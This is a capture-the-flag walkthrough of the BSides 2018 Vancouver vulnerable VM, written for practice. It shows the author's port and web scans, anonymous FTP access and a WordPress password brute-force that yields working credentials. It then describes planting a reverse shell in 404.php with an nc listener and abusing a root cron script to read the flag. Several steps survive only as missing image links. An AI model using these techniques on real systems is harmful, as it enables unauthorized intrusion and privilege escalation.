BSides 2018 Vancouver:

SEPT 2020

(Not *another* wordpress)

Scanning:

```
Nmap scan report for 192.168.56.112
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

More Scanning:

```
crazyeights@es-base:~$ nmap -A -p- 192.168.56.112
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-26 15:16 EDT
Nmap scan report for 192.168.56.112
Host is up (0.000070s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp  vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x      2 65534     65534       4096 Mar 03  2018 public
22/tcp open  ssh  OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
[SNIP]
80/tcp open  http Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP Anonymous login:

```
crazyeights@es-base:~$ ftp 192.168.56.112
Connected to 192.168.56.112.
```

```
220 (vsFTPd 2.3.5)
Name (192.168.56.112:crazyeights): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 65534     65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0         0           31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
[SNIP]
```

Looking at users.txt.bk:

```
abatchy
john
mai
anne
doomguy
```

HTTP:


Web Enumeration:

```
crazyeights@es-base:~$ dirb http://192.168.56.112

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.56.112/ ----
+ http://192.168.56.112/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.112/index (CODE:200|SIZE:177)
+ http://192.168.56.112/index.html (CODE:200|SIZE:177)
+ http://192.168.56.112/robots (CODE:200|SIZE:43)
+ http://192.168.56.112/robots.txt (CODE:200|SIZE:43)
+ http://192.168.56.112/server-status (CODE:403|SIZE:295)
```

Checking robots.txt:

```
robots.txt:
User-agent: *
Disallow: /backup_wordpress
```

Checking out /backup_wordpress:



Enumerating Wordpress Users:

```
crazyeights@es-base:~$ wpscan --url http://192.168.56.112/backup_wordpress/
-e u

[i] User(s) Identified:

[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


Cracking users passwords:


```
crazyeights@es-base:~$ wpscan --url http://192.168.56.112/backup_wordpress/
--passwords lists/rockyou-40.txt --usernames john,admin

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
```

Logging in to wordpress as john:enigma

Putting a reverse shell in 404.php:


Run nc -lvp 1234, then paste the reverse shell and save:






Priv. Escalation:

This might work, I didn't test it:




```
$ lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:    12.04
Codename:    precise
```

Checking out wp_config.php:




Checking out crontab:

```
$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user    command
17 *    * * *    root     cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
```

```
*  *   * * *   root /usr/local/bin/cleanup
#
$
```

Checking out cleanup:



Getting the root flag in an extremely lazy way:

Modifying cleanup script:

```
$ echo cp /root/flag.txt /home/flag.txt >> cleanup
$ cat cleanup
#!/bin/sh
[SNIP]
cp /root/flag.txt /home/flag.txt
```

Checking the /home directory for the flag:

```
$ ls -lai /home
total 32
393219 drwxr-xr-x  7 root     root  4096 Sep 26 13:35 .
     2 drwxr-xr-x 23 root     root  4096 Mar  3  2018 ..
420171 -rw-r--r--  1 root     root  248 Sep 26 13:36 flag.txt
[SNIP]
```

Getting the flag:

```
$ cat /home/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions
on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege
escalation.
```

```
Did you find them all?

@abatchy17
```

FIN (ish).